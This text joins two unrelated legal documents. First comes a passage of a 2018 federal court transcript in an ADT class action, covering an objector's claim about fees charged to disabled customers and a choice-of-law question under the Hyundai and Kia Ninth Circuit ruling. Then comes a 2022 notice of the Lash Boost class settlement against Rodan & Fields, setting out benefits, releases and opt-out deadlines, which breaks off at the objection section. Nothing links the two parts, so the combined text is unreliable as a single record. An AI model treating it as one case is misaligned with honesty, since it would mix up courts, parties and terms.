25 materials to which you have pointed my attention, I hear from

1 you and Mr. Levine that I will quickly conclude either that you
2 have a point, or that you don't.

3 Mr. Levine seemed confident that I could read these few
4 pages and conclude that, in fact, there wasn't a big difference
5 in the fees charged by ADT. Are you equally confident that I
6 will conclude that there was a big difference?

7 **MR. WINICK:** The evidence that we submitted is not what I
8 would expect a plaintiff to have submitted at a trial. We --

9 **THE COURT:** But it's the evidence I have on the day the
10 settlement came before the Court for final approval. And if I
11 do invite further briefing, it will not be for the purposes of
12 supplementing the factual record.

13 This is -- this is a case as to which I feel confident there
14 has not been a shortage of due process, or an inadequate
15 demonstration on the part of the Court that it is concerned for
16 the rights of the class.

17 So my question is: If I look at what's in the record just
18 until today, are you just as confident that I'll think: ADT
19 charges a lot more money to disabled customers, as Mr. Levine
20 was confident that they didn't do that?

21 **MR. WINICK:** I don't think that you're going to be able to
22 reach a crystal-clear conclusion, based on the review, one way
23 or the other.

24 But I do want to add that the -- the party that I think
25 should know this answer, the party who should not have actually

1 said: We don't know the answers to these questions, let's turn
2 it to the defense, is class counsel (Indicating).

3 Class counsel's representing us. They should know these
4 things. They've never sifted through this.

5 So the fact is I don't think that you're going to be able to
6 look at this and say, you know: Objector Orr's evidence is
7 perfect here. And I don't think you are going to look at it and
8 say: I believe ADT.

9 I think you're going to be -- you're going to say: Maybe
10 this was enough to survive a motion to dismiss, but it's --
11 you're going to have to do some discovery on this during the
12 case.

13 And class counsel should have done that.

14 **THE COURT:** All right. Here's where we are. It's 3:08
15 p.m.. We still haven't talked about Judge Ikuta's order in the
16 *Hyundai and Kia Litigation*, which is a topic I need to address.
17 I'm happy to hear a few more words from anybody if they have it
18 on this topic of the objection.

19 But let me tell you what I'm going to do, unless you tell me
20 to do something else. I'm going to wait until Ms. Ball, who is
21 a fantastic court reporter, to give me an accurate transcript of
22 your remarks, so I don't miss anything, and I don't have to rely
23 only on my notes. And then I'm going to pull from the record
24 the various pages that Mr. Winick has identified.

25 Mr. Winick, Mr. Levine earlier in the hearing offered me

1 what I think is a copy, a complete copy of your client's
2 contract with ADT. If I'm right in what I think he was offering
3 me, provided he shows it to you first for your review, do you
4 have any objection to his lodging a copy with the Court?

5 MR. WINICK: No, I don't believe so.

6 THE COURT: Okay. Is that what you are offering me,
7 Mr. Levine?

8 MR. LEVINE: Yes, sir.

9 THE COURT: I accept your offer. So, I will look at those
10 materials. If I think that the Court needs further briefing,
11 I'll tell you. My goal would be not to need further briefing on
12 this topic. But I think I understand the parties' arguments.

13 Anything further with regard to Mr. Orr's objection?

14 MR. CHAVEZ: No, Your Honor, thank you.

15 MR. LEVINE: No, Your Honor.

16 THE COURT: Mr. Winick, let me say something. It's in part
17 for your benefit, but it's also for the benefit of everyone else
18 if in the courtroom, including the member of the public who is
19 sitting there.

20 I don't know what's going to happen with this objection.
21 But I admire you for taking this case on pro bono after getting
22 a phone call from an organization you trust, even though you
23 didn't know anything about the person they were sending to you.

24 When I was in private practice, I was the co-chair of my
25 firm's pro bono committee. Twice -- I did a lot of different

1 cases. But on two separate occasions, I got a call, once from
2 Bay Area Legal Aid, once from Marin County Legal Aid. And they
3 said: Would you please take this case?

4 And I said in one case: I don't do tax. And in the other
5 case I said: I don't do bankruptcy.

6 And at both times, they said: But so-and-so -- a different
7 partner at a different law firm -- said you will take anything.
8 And we can't get anyone else to take this case.

9 And in both cases I took the case. I found a bankruptcy
10 lawyer to help me; I found a tax lawyer to help me. And both of
11 those cases were very satisfying.

12 And, anyway, it's good to know that in San Francisco,
13 because I think what you did is emblematic of the way a lot of
14 people in this town practice, that if you get this call, you
15 take it.

16 So I didn't really understand Mr. Orr's objection, and I
17 don't know how it's going to turn out. But thanks to you, it
18 got its day in court.

19 **MR. WINICK:** Thank you, Your Honor.

20 **THE COURT:** All right. Let's turn to the other question
21 that was on my mind, which is: *In re Hyundai and Kia Fuel*
22 *Economy Litigation*, Case No. 15-56014, Ninth Circuit,
23 January 23rd, 2018.

24 Here's my question. The parties have said -- the parties,
25 appropriately, gave me a copy of the case when it came out. And

1 they've said: The Court doesn't need to worry about it because
2 we don't have the law of a lot of different states at issue. We
3 just have Florida law.

4 So I can just approve the settlement.

5 I'm not sure that's accurate. The reason I'm not sure it's
6 accurate is because in her order, Judge Ikuta says as follows:

7 "In determining whether dominance is defeated by
8 variations in state law we proceed through several
9 steps."

10 She cites *Mazza* for that proposition.

11 "First, the class action proponent must establish
12 that the forum state's substantive law may be
13 constitutionally applied to the claims of a
14 nationwide class. If the forum state's law meets
15 this requirement, the District Court must use the
16 forum state's choice of law rules to determine
17 whether the forum state's law or the law of multiple
18 states apply to the claims."

19 Then she goes on. It's the "Then she goes on" part that I
20 think you addressed in your brief.

21 **MR. BALINT:** Right.

22 **THE COURT:** And my question is: Do we need to do Steps 1
23 and 2?

24 **MR. BALINT:** Right. I don't think that's the intent of this
25 decision, Your Honor. I don't think -- *Hyundai* is causing quite

1 a stir because the Court extended analysis usually done in a
2 litigation context or litigation class to a settlement class.

3 THE COURT: Yes.

4 MR. BALINT: But I don't think that the majority in *Hyundai*
5 altered the sort of fundamental burdens with respect to
6 assessing the need to conduct a choice-of-law analysis.

7 And the first step would be to determine whether or not
8 there is in fact a conflict of a law that requires the Court to
9 consider: Okay, which law am I going to apply?

10 In the *Hyundai* case -- and we went back and pulled -- we
11 cited to Your Honor, and I also have a copy -- we actually
12 pulled the motion in support of certification of a settlement
13 class. And in that case, they had alleged, you know, common-law
14 claims of fraud, negligent misrepresentation, unjust enrichment,
15 California state claims.

16 But the proposal was that: We're going settle these
17 nationwide class claims, premised on these claims which
18 necessarily, you know, involved a multi-state application of the
19 law of many different states.

20 And in that case, you had an objecting class who came in, in
21 response, and said: No, we object to that because we have a
22 better law in Virginia and a number of our class members have
23 contracts that specifically say Virginia law applies.

24 And so -- and, and she pointed out that the District Court,
25 when considering certification at the litigation stage, had

1 expressed doubts about the ability to certify a litigation class
2 because of all the different multi-state law that has to apply.

3 So in that situation, I think that the analysis -- that it
4 made sense to say even in a settlement context, you have to
5 consider whether there's a genuine choice-of-law issue
6 presented.

7 THE COURT: Now when you say in that context, you mean when
8 somebody brings it to the Court's attention at one of these
9 procedure stages you have identified?

10 MR. BALINT: I'm sorry, Your Honor; I didn't catch all that.

11 THE COURT: You said in that context --

12 MR. BALINT: In that context, correct.

13 THE COURT: And my question is when you say "in that
14 context," do you mean when somebody raises the issue in
15 certification briefing?

16 MR. BALINT: Yes, I think that.

17 THE COURT: You do not think that *Hyundai* imposes any
18 independent obligation on a District Court to answer these
19 questions unless somebody raises it, either by way of objection
20 or during class certification briefing?

21 MR. BALINT: I think --

22 THE COURT: Because I will say I am also a reader of the
23 class action periodicals, and I'm quite aware of the extent to
24 which the bar regards *Hyundai* as a massive change.

25 And my question for you is: If it was -- the obligation was

1 as limited as you are saying, why would it be such a sea change?
2 Because you and I both know it doesn't come up that much.

3 MR. BALINT: Oh, no. What I'm saying is the obligation is
4 to assess whether or not there's a potential conflict of law
5 that requires a choice-of-law analysis.

6 THE COURT: Yes.

7 MR. BALINT: So for example, Your Honor, if you had one
8 state law apply nationwide -- that's what's here --

9 THE COURT: Yes.

10 MR. BALINT: -- basically, right? Then, do you have an
11 obligation then to conduct a choice-of-law determination,
12 analysis in that context? Or do you simply determine whether
13 it's permissible to apply that one state's law to the class as a
14 whole? And I think that can be done consistently with *Hyundai*.
15 That's what we tried to point out in our brief.

16 Here, you know, we consistently, consistently asserted our
17 claims, our nationwide claims based on the Florida statute.
18 That is the only nationwide class that we sought to certify.
19 And that's what we had moved to certify in *Baker* when the
20 parties went into mediation.

21 So at that point, ADT is facing the prospect of a nationwide
22 class asserting these claims under the Florida statute. And
23 that's the claims they settled. They reached on a settlement of
24 those nationwide claims, and other claims that are -- could be
25 asserted, whether they were asserted or not, based on the same

1 factual predicate.

2 I don't think, Your Honor, that *Hyundai* requires, for
3 example, the plaintiff to come in and disprove the existence of
4 conflicts. I think if the defendant raised that issue or an
5 objector raised that issue, then the Court should assess whether
6 or not it needs to do a choice-of-law analysis. And that's what
7 the Court was criticized for not doing in *Hyundai*, but I don't
8 think the present scenario presents the Court with that
9 obligation.

10 I would also point out, Your Honor, that we asserted, even
11 in the amended -- second amended complaint here in this
12 Edenborough case, we specifically amended to make sure that we
13 were asserting the nationwide class to support a nationwide
14 resolution, and we asserted the California claims, but only on
15 behalf of the California subclass.

16 So, and our position, our contention is those claims are
17 completely consistent. A California resident can assert a claim
18 under the Florida statute and under the California statute. So
19 it's not a situation where they're mutually exclusive.

20 **THE COURT:** Good enough.

21 **MR. BALINT:** Thank you, Your Honor.

22 **THE COURT:** I was going to ask for further briefing. Now
23 I'm not sure I will. It could be that I'll -- that I'll take a
24 few steps down the path that you have just described, and that
25 you also describe in your brief. And that is to satisfy myself

1 that what you say in the brief is right -- and I assume it is
2 right -- that anybody in the country can make a claim under this
3 Florida statute. And those are the only claims -- you know,
4 you're resting your settlement here on that statute. And
5 that -- and that if I reach that conclusion, there really are no
6 constitutional or due-process issues left. I don't have to
7 worry about *Hyundai* and I can just move on.

8 MR. BALINT: Thank you.

9 THE COURT: If I don't -- if I feel like I need something
10 further, I'll ask for it. But I -- again, my goal is to rest on
11 the many briefs that have already been filed in the case.

12 MR. BALINT: Thank you, Your Honor.

13 THE COURT: Further matters for the Court's attention?

14 (Off-the-Record discussion between counsel)

15 MR. CHAVEZ: Unless the Court has any further questions,
16 we're prepared to submit, Your Honor.

17 THE COURT: Mr. Levine, anything further?

18 MR. LEVINE: No, Your Honor. We will file the full Orr
19 contract by ECF either late today or tomorrow morning. I have a
20 copy here, if you want an extra copy.

21 THE COURT: I would actually appreciate getting a paper copy
22 now, to speed up my review. But you will need to file a copy on
23 the public docket.

24 (Document handed up to the Court)

25 MR. LEVINE: The contract --

1 **THE COURT:** Oh, yes, Mr. Orr. O-R-R.

2 **MR. LEVINE:** Right. The contract between the Orrs and ADT.

3 (The Court examines document)

4 (Off-the-Record discussion between the Court and Clerk)

5 **THE COURT:** Oh, yes, I'm going to provide that the -- that
6 the contract be filed under seal, because part of it contains
7 personal identifying information of Mr. Orr and a couple of his
8 family members.

9 **MR. LEVINE:** Sure.

10 **THE COURT:** Thank you all. This motion is under submission.

11 **MR. ZIMMERMAN:** Thank you.

12 **MR. LEVINE:** Thank you, Your Honor.

13 **THE CLERK:** All rise.

14 (Proceedings concluded)

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CERTIFICATE OF REPORTER

I, BELLE BALL, Official Reporter for the United States Court, Northern District of California, hereby certify that the foregoing is a correct transcript from the record of proceedings in the above-entitled matter.

Belle Ball

/s/ Belle Ball

Belle Ball, CSR 8785, CRR, RDR

Monday, February 12, 2018

IF YOU PURCHASED ENHANCEMENTS LASH BOOST FOR PERSONAL, FAMILY, OR HOUSEHOLD PURPOSES BETWEEN OCTOBER 1, 2016, AND MARCH 11, 2022, A CLASS ACTION SETTLEMENT MAY AFFECT YOUR RIGHTS, AND YOU MAY BE ENTITLED TO SETTLEMENT BENEFITS.

YOUR LEGAL RIGHTS ARE AFFECTED WHETHER YOU ACT OR NOT.
PLEASE READ THIS NOTICE CAREFULLY.

Este aviso es referente a un acuerdo propuesto en una demanda colectiva referente a Lash Boost. El acuerdo propuesto puede afectar sus derechos legales. Para obtener una copia del Aviso en español, visite www.LBSettlement.com.

The Superior Court of California, County of San Francisco, authorized this notice.
This is not a solicitation from a lawyer.

This Notice is to inform you about the Settlement of a nationwide class action lawsuit and your rights under the terms of the Settlement, including your right to file a claim and receive compensation. The proposed Settlement will resolve all claims made against Defendant Rodan & Fields, LLC ("R+F") and other Released Parties (as that term is defined below) on behalf of all Settlement Class Members (as defined below). The Plaintiffs in the class action allege that R+F failed to disclose material information to them regarding Lash Boost and the potential side effects and risks of adverse reactions allegedly presented by one of its ingredients, Isopropyl Cloprostenate. R+F denies the allegations asserted in the class action and denies any wrongdoing associated with the claims asserted by the plaintiffs. A hearing addressing the fairness, adequacy, and reasonableness of the Settlement will be held on September 14, 2022 to determine whether the action should finally be settled. The Court in charge of this case will determine, among other things, whether the Settlement should be approved.

If the Court gives final approval to the Settlement, R+F will give each Settlement Class Member who properly and timely completes and submits a Claim Form a choice of cash or a credit to use for a future R+F purchase. The value of a Settlement Class Member's award depends in part upon the number of persons who participate in the Settlement and will differ depending on whether the Class Member elects to receive cash or a credit. In exchange for the benefits available in this Settlement, Settlement Class Members who do not properly request exclusion from the Settlement will be bound by a release and give up the right to pursue certain legal claims, as explained in more detail in this Notice. Settlement Class Members who do not exclude themselves from the Settlement may still object to its terms, as further explained below.

Here is a summary of your legal rights and options under this Settlement:

SUMMARY OF YOUR LEGAL RIGHTS AND OPTIONS IN THIS SETTLEMENT		
SUBMIT A CLAIM FORM	This is the only way to get a Cash or Credit Benefit under the Settlement. Visit the Settlement Website located at www.LBSettlement.com to obtain a Claim Form. If you submit a Claim Form, you will give up the right to sue R+F in a separate lawsuit about the claims this Settlement resolves.	Deadline: September 7, 2022 <i>See page 4 for more information about submitting a Claim Form.</i>
DO NOTHING	You will not receive a Settlement Benefit under the Settlement. You will also give up your right to object to the Settlement, and you will not be able to be part of any other lawsuit about the claims this Settlement resolves.	N/A
EXCLUDE YOURSELF FROM THE SETTLEMENT	If you exclude yourself from the Settlement, you will not release the legal claims this Settlement resolves and you will not receive any benefit from the Settlement. This is the only option that allows you to retain your right to bring another lawsuit against R+F about the claims in this case, but you give up the right to get a benefit under the Settlement (or object to it).	Deadline: July 14, 2022 <i>See page 6 for more information about excluding yourself from the Settlement.</i>

Questions? Visit www.LBSettlement.com or call 855-675-3134.

OBJECT	<p>If you do not exclude yourself from the Settlement, you may object to the fairness, reasonableness, or adequacy of the Settlement's terms by submitting a written objection to the Settlement Administrator.</p> <p>An objection does not affect your right to submit a Claim Form, or to receive benefits under a valid Claim Form should the Court approve the Settlement. If the Court approves the Settlement, you will still be bound by it even if you objected.</p>	<p>Deadline: July 14, 2022</p> <p><i>See page 6 for more information about objecting to the Settlement.</i></p>
GO TO A HEARING	<p>If you do not exclude yourself from the Settlement, you may speak in Court about the fairness of the Settlement and any objections you may have at the Fairness Hearing. Settlement Class Members do not need to submit an objection to state an objection at the hearing.</p> <p>The hearing is open to the public and Settlement Class Members can attend, although they are not required to do so.</p>	<p>Hearing Date: September 14, 2022</p> <p><i>See page 7 for more information about the Fairness Hearing.</i></p>

This is just a summary of your rights and options. These rights and options—and the deadlines to exercise them—are explained in more detail later in this Notice. The Court in charge of this case still has to decide whether to approve the Settlement. Payments will be provided to those who submitted timely and valid Claim Forms under the Settlement, if the Court approves the Settlement and after any appeals are resolved. Please be patient.

BASIC INFORMATION

WHAT LAWSUITS ARE INVOLVED IN THIS SETTLEMENT? In 2018, three proposed class action lawsuits were filed against R+F relating to its ENHANCEMENTS Lash Boost product (“Lash Boost”): *Lewis et al. v. Rodan & Fields, LLC*, No. 4:18-cv-02248-PJH (N.D. Cal.), *Scherr, et al. v. Rodan & Fields, LLC*, No. CIVDS 1723435 (Cal. Superior Court, San Bernardino County), and *Gorzo, et al. v. Rodan & Fields, LLC*, No. CGC-18-565628 (Cal. Superior Court, San Francisco County). The two state court actions were later coordinated in San Francisco County Superior Court, *Lash Boost Cases*, JCCP No. 4981. The Settlement will resolve all three proposed class actions (“Actions”) and will be presented for approval in the coordinated *Lash Boost Cases* proceeding, Judge Ethan P. Schulman presiding. The plaintiffs in all three Actions are now plaintiffs in the coordinated *Lash Boost Cases* proceeding for purposes of the Settlement. The Named Plaintiffs who will also serve as representatives of the Settlement Class (defined below) are: Lien Scherr, Caryn Gorzo, Kasey Poe, Anna Dohnke, Jolene Lewis Volpe (formerly Barbara Lewis), Bobbie Joe Huling, Cynthia Whetsell, Martha Merle, Teresa Gattuso, Elissa Wagner, and Dixie Williams (“Plaintiffs” or “Class Representatives”).

WHAT ARE THE LAWSUITS AND THIS SETTLEMENT ABOUT? The Actions allege that R+F failed to disclose information regarding Lash Boost, including that an ingredient, Isopropyl Cloprostenate, is a prostaglandin analog which poses undisclosed risks of adverse reactions, and is similar in chemical structure to certain medications. Plaintiffs claimed to have experienced various adverse reactions to the product. They allege that R+F is liable to them for, among other things, the sale of an unapproved drug, the sale of an adulterated and misbranded drug, and the failure to disclose material information about potential side effects.

R+F has denied the allegations asserted in the Actions and has denied liability or wrongdoing of any kind. R+F contends that Lash Boost is safe when used in accordance with its label, which it alleges disclosed the potential for the types of reactions Plaintiffs allegedly experienced. R+F alleges it has always cautioned customers to discontinue use if unpleasant symptoms arise from this, or any product. R+F contends that incidence of reported adverse reactions has been very low. R+F states that it has only marketed the product as a cosmetic, not as a drug.

The Court has not decided in favor of either the Plaintiffs or R+F, and has not evaluated or ruled on any of Plaintiffs’ claims or R+F’s defenses. The parties have entered into a settlement to compromise disputed claims and to avoid the future costs and risks associated with continued litigation. In settling the case, neither side admits the allegations or arguments of the other.

WHAT IS A CLASS ACTION? In a class action, one or more people, often referred to as class representatives, sue on behalf of a group of people who have similar claims. The people with similar claims are the “Class” or the “Class Members,” except for those people who decide to exclude themselves from the Class. One court resolves the issues for all Class Members, except for those who exclude themselves from the Class. California Superior Court Judge Ethan P. Schulman will decide whether to approve the Settlement.

Questions? Visit www.LBSettlement.com or call 855-675-3134.

WHO IS IN THE SETTLEMENT?

ARE YOU AFFECTED? You are a member of the Settlement Class affected by the Settlement if you purchased Lash Boost from R+F for personal, family, or household purposes between October 1, 2016 and March 11, 2022, and (i) do not have any pending litigation against R+F; (ii) have not filed a timely request for exclusion from the Settlement Class as set out in this Notice; (iii) are not an officer, director, or employee, or immediate family member of an officer, director, or employee, of R+F or any entity in which R+F has a controlling interest; (iv) have not acted as an Independent Consultant of R+F; (v) are not legal counsel or an employee of legal counsel for R+F; (vi) are not a federal, state, or local government entity; (vii) have not previously released the claims encompassed by this Settlement; (viii) have not already returned Lash Boost to R+F and received a refund; and (ix) are not a member of the immediate family of the judicial officer presiding over the Actions or part of the judicial officers' staff. Members of the Settlement Class are referred to in this Notice as "Class Members" or "Settlement Class Members."

WHY AM I RECEIVING THIS NOTICE? If you are a Settlement Class Member, your legal rights will be affected by the Settlement unless you exclude yourself from the Settlement Class. The California Superior Court authorized this notice to inform Settlement Class Members about the Actions, the proposed settlement, and Settlement Class Members' options.

THE SETTLEMENT BENEFITS

WHAT DOES THE SETTLEMENT PROVIDE? If the Court approves the Settlement, Settlement Class Members who submit valid and timely Claim Forms will be entitled to either (i) a credit voucher to use toward the purchase of any R+F product, no minimum purchase required ("Credit Benefit"), or (ii) a cash payment ("Cash Benefit"), depending on which kind of benefit they choose.

The maximum amount of the Credit Benefit is \$250 and the maximum amount of the Cash Benefit is \$175. Settlement Class Members who submit valid proof(s) of purchase showing that they made more than one purchase of Lash Boost may also receive an additional maximum benefit of up to \$250 in credit (a "Credit Repeat Purchaser Benefit") or an additional maximum benefit of up to \$175 in cash (a "Cash Repeat Purchaser Benefit"), for a maximum total benefit of \$500 in credit or \$350 in cash. Any potential Credit or Cash Benefits awarded are subject to the Court's approval.

The actual amount of these benefits, however, is currently unknown and may be considerably less than the maximum, because the amount depends in large part on the number of Settlement Class Members who submit timely and valid Claim Forms. Under the Settlement, all Credit Benefits must come from the \$8 million Credit Settlement Fund, and all Cash Benefits must come from the \$30 million Cash Settlement Fund. In addition, all settlement administrative costs (estimated to be \$425,608), attorneys' fees and costs (in the maximum amount of \$15,409,392), and Class Representatives' Service Awards (in the maximum amount of \$15,000 each, for a total of \$165,000 to all 11 Plaintiffs), if approved by the Court, must be paid from the \$30 million Cash Settlement Fund. Because of the limited funds, a large number of claims may lead to individual benefits falling below the maximum amounts described above.

The exact amount of Settlement Class Members' Credit Benefits and Cash Benefits cannot be determined until the notice process is complete and the Court makes a final decision on the amount of attorneys' fees (i.e., the amount of compensation for legal services provided by the Settlement Class Counsel), reimbursable costs and expenses awarded to Class Counsel (i.e., the costs and expenses incurred to litigate the case that Class Counsel may be reimbursed for), Settlement Administration Costs (i.e., the amount paid to the third-party Settlement Administrator for administering the Settlement) and any Service Award to the Class Representatives (i.e., funds that may be awarded to the Class Representatives to compensate them for their participation in the Action), and until the Settlement Administrator has received and validated the total number of claims.

The Credit Benefit, Cash Benefit, Credit Repeat Purchaser Benefit, and the Cash Repeat Purchaser Benefit are collectively referred to in this Notice as the "Settlement Benefit." As noted above, Credit Benefits will be paid from an \$8 million fund established by R+F (the "Credit Settlement Fund"), and Cash Benefits will be paid from a \$30 million fund established by R+F (the "Cash Settlement Fund"). If the Court approves the Settlement, these funds will under no circumstances return to R+F.

AGREEMENT TO MAKE LABEL CHANGES

In addition to the Settlement Benefit, R+F has also agreed to revise the label and instructions for use, to list certain alleged side effects that have been reported by some product users. R+F will provide expanded cautionary instructions for use, and has agreed to make certain changes in how it advertises the product on its website, as well as in resource materials it provides when training R+F Independent Consultants. For details on these label changes, see Section 2.5 of the Settlement Agreement, as well as the document called "Exhibit F" attached to the Settlement Agreement.

Questions? Visit www.LBSettlement.com or call 855-675-3134.

WHAT AM I GIVING UP TO RECEIVE SETTLEMENT BENEFITS AS A CLASS MEMBER? Unless you exclude yourself from the Settlement Class by submitting a Notice of Opt-Out (as defined in the Excluding Yourself from the Settlement section below), you are a Settlement Class Member and that means you will be legally bound by all orders and judgments of the Court in the state court *Lash Boost Cases* proceeding, including the terms of the Settlement, and you will not be able to sue, continue to sue R+F or any of the other persons or entities referenced in the “Release by the Settlement Class” paragraph below, about the issues of the case. You will not be responsible for any out-of-pocket costs or attorneys’ fees concerning this case if you stay in the Settlement Class.

Staying in the Settlement Class also means that you agree to the following release of claim provisions of the settlement (“Release”), which describes exactly the legal claims that you give up:

Release by the Settlement Class

Effective immediately upon the Settlement Date, Plaintiffs and each Settlement Class Member who does not timely opt-out of the Settlement shall fully, completely and forever release and discharge the Released Defendant Parties from any and all past, present, or future claims, liabilities, actions, allegations, complaints, demands, obligations, causes of action, suits, rights, damages, debts, guarantees, orders, controversies, penalties, promises, covenants, losses, costs, expenses, or attorneys’ fees of every kind, nature and source whether legal, equitable or otherwise, whether based on contract (express, implied, or otherwise), tort, common law, any state or federal law, statute or regulation or any other theory of recovery, whether brought under the laws of any state, federal or other government, whether known or unknown, asserted or unasserted, accrued or unaccrued, fixed or contingent, suspected or unsuspected, and whether seeking compensatory, exemplary, punitive, restitution, disgorgement, statutory, or injunctive relief or damages of any kind or multiplier thereof, that Plaintiffs and each Settlement Class Member now have or may hereafter accrue or otherwise be acquired, arising out of or related to the subject matter of the Actions involving Lash Boost, including, but not limited to, the sale, purchase, marketing, advertising, distribution, design, formulation, manufacture, the rendering of advice by R+F Independent Consultants, the failure to train R+F Independent Consultants, and the labelling of the Product during the Settlement Class Period (“Released Plaintiffs’ Claims”). Specifically excluded from the release are individual personal injury or disease claims, including existing claims, as well as latent or unknown individual personal injury or disease claims, held by Settlement Class Members.

Release of Unknown Claims

With respect to the releases set forth above, with the sole exception being any personal injury or disease claims held by each Settlement Class Member which are specifically excluded from the release above, each Settlement Class Member who does not timely opt out of the Settlement acknowledges and agrees that s/he understands Section 1542 of the Civil Code of the State of California, which provides as follows:

“A GENERAL RELEASE DOES NOT EXTEND TO CLAIMS THAT THE CREDITOR OR RELEASING PARTY DOES NOT KNOW OR SUSPECT TO EXIST IN HIS OR HER FAVOR AT THE TIME OF EXECUTING THE RELEASE AND THAT, IF KNOWN BY HIM OR HER, WOULD HAVE MATERIALLY AFFECTED HIS OR HER SETTLEMENT WITH THE DEBTOR OR RELEASED PARTY.”

Each Settlement Class Member who does not timely request exclusion from the Settlement Class waives and relinquishes any and all rights and benefits which s/he has or may have under Section 1542 of the Civil Code of the State of California, and under any similar or comparable provision, whether statutory or common law, of any other state or territory of the United States to the full extent that s/he may lawfully so waive all such rights and benefits pertaining to the subject matter of the release set forth above.

HOW CAN I GET THE SETTLEMENT BENEFIT? To obtain a Settlement Benefit, you must timely and properly submit a completed Claim Form electing either a Cash Benefit or Credit Benefit. If you submit a timely and valid Claim Form, you will receive one Credit Benefit or Cash Benefit, depending on which benefit you select, unless you submit proof(s) of purchase of two or more tubes of Lash Boost. If you timely submit such proof with your Claim Form, you may receive one Credit Repeat Purchaser Benefit, if you elected the Credit Benefit, or one Cash Repeat Purchaser Benefit, if you elected the Cash Benefit. You will not receive more than one Cash or Credit Repeat Purchaser Benefit even if you purchased more than two tubes of Lash Boost. Accordingly, if you have proof(s) of purchase of more than two tubes of Lash Boost from October 1, 2016 to March 11, 2022, you only need to provide proof(s) of purchase of two tubes of Lash Boost with your Claim Form to receive either the Credit Repeat Purchaser

Questions? Visit www.LBSettlement.com or call 855-675-3134.

Benefit or the Cash Repeat Purchaser Benefit. If you decide to send original proof of purchase documentation, we encourage you to make and keep a photocopy for yourself. Neither the Settlement Administrator nor R+F will be responsible for original documents that are lost in the mail. Credit Repeat Purchaser Benefits and Cash Repeat Purchaser Benefits are subject to the availability of funds from the Settlement.

If you wish to receive a Settlement Benefit, you must timely and properly submit a Claim Form no later than September 7, 2022 (“Claim Filing Deadline”).

You can download a Claim Form at www.LBSettlement.com.

You may complete, sign, and date the Claim Form and return it, by First-Class U.S. Mail, to:

Lash Boost Settlement Administrator
P.O. Box 4357
Portland, OR 97208-4357

You may also complete a Claim Form by submitting it online, at: www.LBSettlement.com.

The Claim Form must be signed, completed in its entirety and postmarked, or submitted electronically via the Settlement Website, no later than **September 7, 2022** in order to be valid. If your Claim Form is not submitted by **September 7, 2022**, your Claim Form is not valid, you will not receive a Settlement Benefit, and you will be bound by the Release and all other terms of the Settlement. Prior to rejection of a Claim Form, the Settlement Administrator shall communicate with the Claimant in an effort to remedy curable deficiencies in the Claim Form submitted, except in instances where the Claim is untimely, clearly fraudulent, or clearly unable to be cured.

The Settlement Administrator will distribute the Settlement Benefit as follows:

- Each Settlement Class Member who submits a valid Claim Form electing the Credit Benefit will receive one Credit Benefit;
- Each Settlement Class Member who submits a valid Claim Form for a Credit Benefit with proof(s) of purchase of two or more tubes of Lash Boost will receive one Credit Repeat Purchaser Benefit if credit is available after every Settlement Class Member who chose a Credit Benefit gets a Credit Benefit;
- Each Settlement Class Member who submits a valid Claim Form electing the Cash Benefit will receive one Cash Benefit; and
- Each Settlement Class Member who submits a valid Claim Form for a Cash Benefit with proof(s) of purchase of two or more tubes of Lash Boost will receive one Cash Repeat Purchaser Benefit if cash is available after every Settlement Class Member who chose a Cash Benefit gets a Cash Benefit.

HOW CAN I GET THE CASH SETTLEMENT BENEFIT? The Cash Benefit and Cash Repeat Purchaser Benefit will be issued in the form that the Class Member elects – either in the form of a check or a digital payment.

HOW LONG DO I HAVE TO CASH MY CHECK? You have six (6) months from the date on the check to cash it. The check expires after that date and can no longer be cashed. The Settlement Administrator and R+F are not responsible for expired, lost or stolen checks.

HOW CAN I USE THE CREDIT SETTLEMENT BENEFIT? The Credit Benefit or Credit Repeat Purchaser Benefit must be used toward the purchase of any product from R+F’s website, without any minimum purchase required. The Credit Benefit is fully transferrable but shall have no cash value and shall not be redeemable for cash in any amount, including without limitation for any unused portion of the credit. The Credit Benefit and Credit Repeat Purchaser Benefit have no expiration date. Where applicable, any unused value thereon may be subject to applicable state or federal escheatment laws. All other rights and limitations to the Credit Benefit or Credit Repeat Purchaser Benefit as set forth in state and federal law are applicable. The Credit Benefit and Credit Repeat Purchaser Benefit are not gift cards and the parties do not intend for any gift card laws to apply to them. The Settlement Administrator and R+F are not responsible for any expired, lost or stolen Credit Benefits or Credit Repeat Purchase Benefits.

WHEN CAN I GET THE SETTLEMENT BENEFIT? The Court will hold a hearing on **September 14, 2022 at 9:00 a.m. PST** at the San Francisco County Superior Court, 400 McAllister St., San Francisco, CA 94102, to decide whether to finally approve the Settlement. If the Court approves the Settlement, someone may appeal the decision, which could take more than a year to resolve. If the Court approves the Settlement and no one appeals the decision, the Settlement Benefit will be distributed within sixty (60) days of the Court’s final approval.

Questions? Visit www.LBSettlement.com or call 855-675-3134.

EXCLUDING YOURSELF FROM THE SETTLEMENT

HOW DO I EXCLUDE MYSELF FROM THIS SETTLEMENT? If you do not wish to participate in the Settlement or be bound by the Settlement's release of legal claims, you may exclude yourself ("opt-out") by submitting written notice of your intention to opt-out of the entire Settlement ("Notice of Opt-Out") to the Settlement Administrator. A Notice of Opt-Out form is available on the Settlement Website, www.LBSettlement.com. You may use that form or submit a signed letter or postcard, but the Notice of Opt-Out must state the following information: (a) the name and case number of this lawsuit, which is *Lash Boost Cases*, JCCP No. 4981; (b) your full name, address, and telephone number; and (c) a statement that you do not wish to participate in the Agreement. Your Notice of Opt-Out must be returned to the Settlement Administrator by mail at the address specified below and be postmarked on or before **July 14, 2022** or submitted electronically to the Settlement Administrator through the Settlement Website, www.LBSettlement.com, on or before **July 14, 2022**. If you submit a Notice of Opt-Out by mail that is not postmarked by **July 14, 2022** or you submit a Notice of Opt-Out electronically that is not submitted on or before **July 14, 2022**, your request to be excluded from the Settlement may be rejected and you may be bound by the Release and all other terms of the Settlement Agreement.

A Notice of Opt-Out must be submitted either electronically through the Settlement Website, www.LBSettlement.com, or by First-Class U.S. Mail or its equivalent to:

Lash Boost Settlement Administrator
P.O. Box 4357
Portland, OR 97208-4357

Any person who submits a complete and timely written Notice of Opt-Out shall, upon receipt, no longer be a Settlement Class Member, shall be barred from participating in any portion of the Settlement, and shall receive no Settlement Benefits.

IF I DO NOT EXCLUDE MYSELF, CAN I SUE THE DEFENDANT FOR THE SAME THING LATER? No. Unless you exclude yourself from the Settlement, you give up the right to sue R+F and the other persons and entities referenced in the "Release by the Settlement Class" paragraph above for the claims that this Settlement resolves.

OBJECTING TO THE SETTLEMENT

